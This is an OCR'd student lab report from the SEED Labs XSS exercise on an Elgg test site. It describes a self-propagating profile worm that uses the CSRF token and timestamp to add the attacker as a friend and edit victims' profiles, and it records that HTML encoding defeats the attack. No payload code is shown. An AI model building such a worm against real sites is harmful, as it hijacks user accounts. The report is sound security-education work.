
Samy is my hero

Explanation:

In self-propagating worm. So once, user who visits the infected victim's profile, he also get gets infected by the executing script. In the above example, Samy is the attacker , he places a worm in his profile. Alice visits him profile and get affected.

Task 7: Countermeasures

Setting Screenshot



Dashboard : XSS Lab Site - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Dashboard : XSS Lab Sit
Inbox (33,796) - sonirish
www.xsslabelgg.com/admin
Search
Most Visited
SEED Labs
Sites for Labs
Flush the caches
Upgrade
www.xsslabelgg.com/admin/plugins

**Online users**

- Admin
- Alice

**New users**

- Samy
- Charlie
- Boby
- Alice
- Admin

**Content statistics**

| Content type | Number |
|---|---|
| Plugins | 36 |
|  | 9 |

**Control panel**

**Welcome**

Welcome to Elgg! Right now you are looking at the administration dashboard. It's useful for tracking what's happening on the site.


Navigation for the administration area is provided by the menu to the right. It is organized into three sections:

**Administer**
Everyday tasks like monitoring reported content, checking who is online, and viewing statistics.

**Configure**
Occasional tasks like setting the site name or activating a plugin.

**Develop**
For developers who are building plugins or designing themes. (Requires a developer plugin.)

Be sure to check out the resources available through the footer


Plugins : XSS Lab Site - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Plugins : XSS Lab Site
Inbox (33,796) - sonirish
www.xsslabelgg.com/admin/plugins
Search
Most Visited
SEED Labs
Sites for Labs
XSS Lab Site Administration
Logge

## Plugins

Filter

Deactivate Blog Adds blogging capabilities to Elgg.

Deactivate Bookmarks Adds the ability for users to bookmark internal and external sites.

Deactivate CKEditor Integrates the popular rich text editor CKEditor.

Activate Front Page Demo A demonstration of how to customize your site's homepage.

Activate User Dashboard A widget-based dashboard for your users

Activate Elgg Developer Tools A set of tools for writing plugins and themes. It is recommended that you have this plugin at the top o


Activate Diagnostics Elgg diagnostics tool

s Provides discussion forum support for elgg

www.xsslabelgg.com/admin/plugins#

Observation

After uncommeting in each of the above files, the attack is not successful since html encodes the special character , which basically is used in our code. This is the reason our script don’t



Alice's friends

Samy

Observation

It can be observed from the above screenshot that after Alice visit profile page of Samy, her profile gets modified and Samy gets added as her friend.

## *Overall Observation:*

In this task we write a worm(malicious code).The code takes the token and timestamp to execute.The add friend is a GET request and the modification of the profile is a Post request .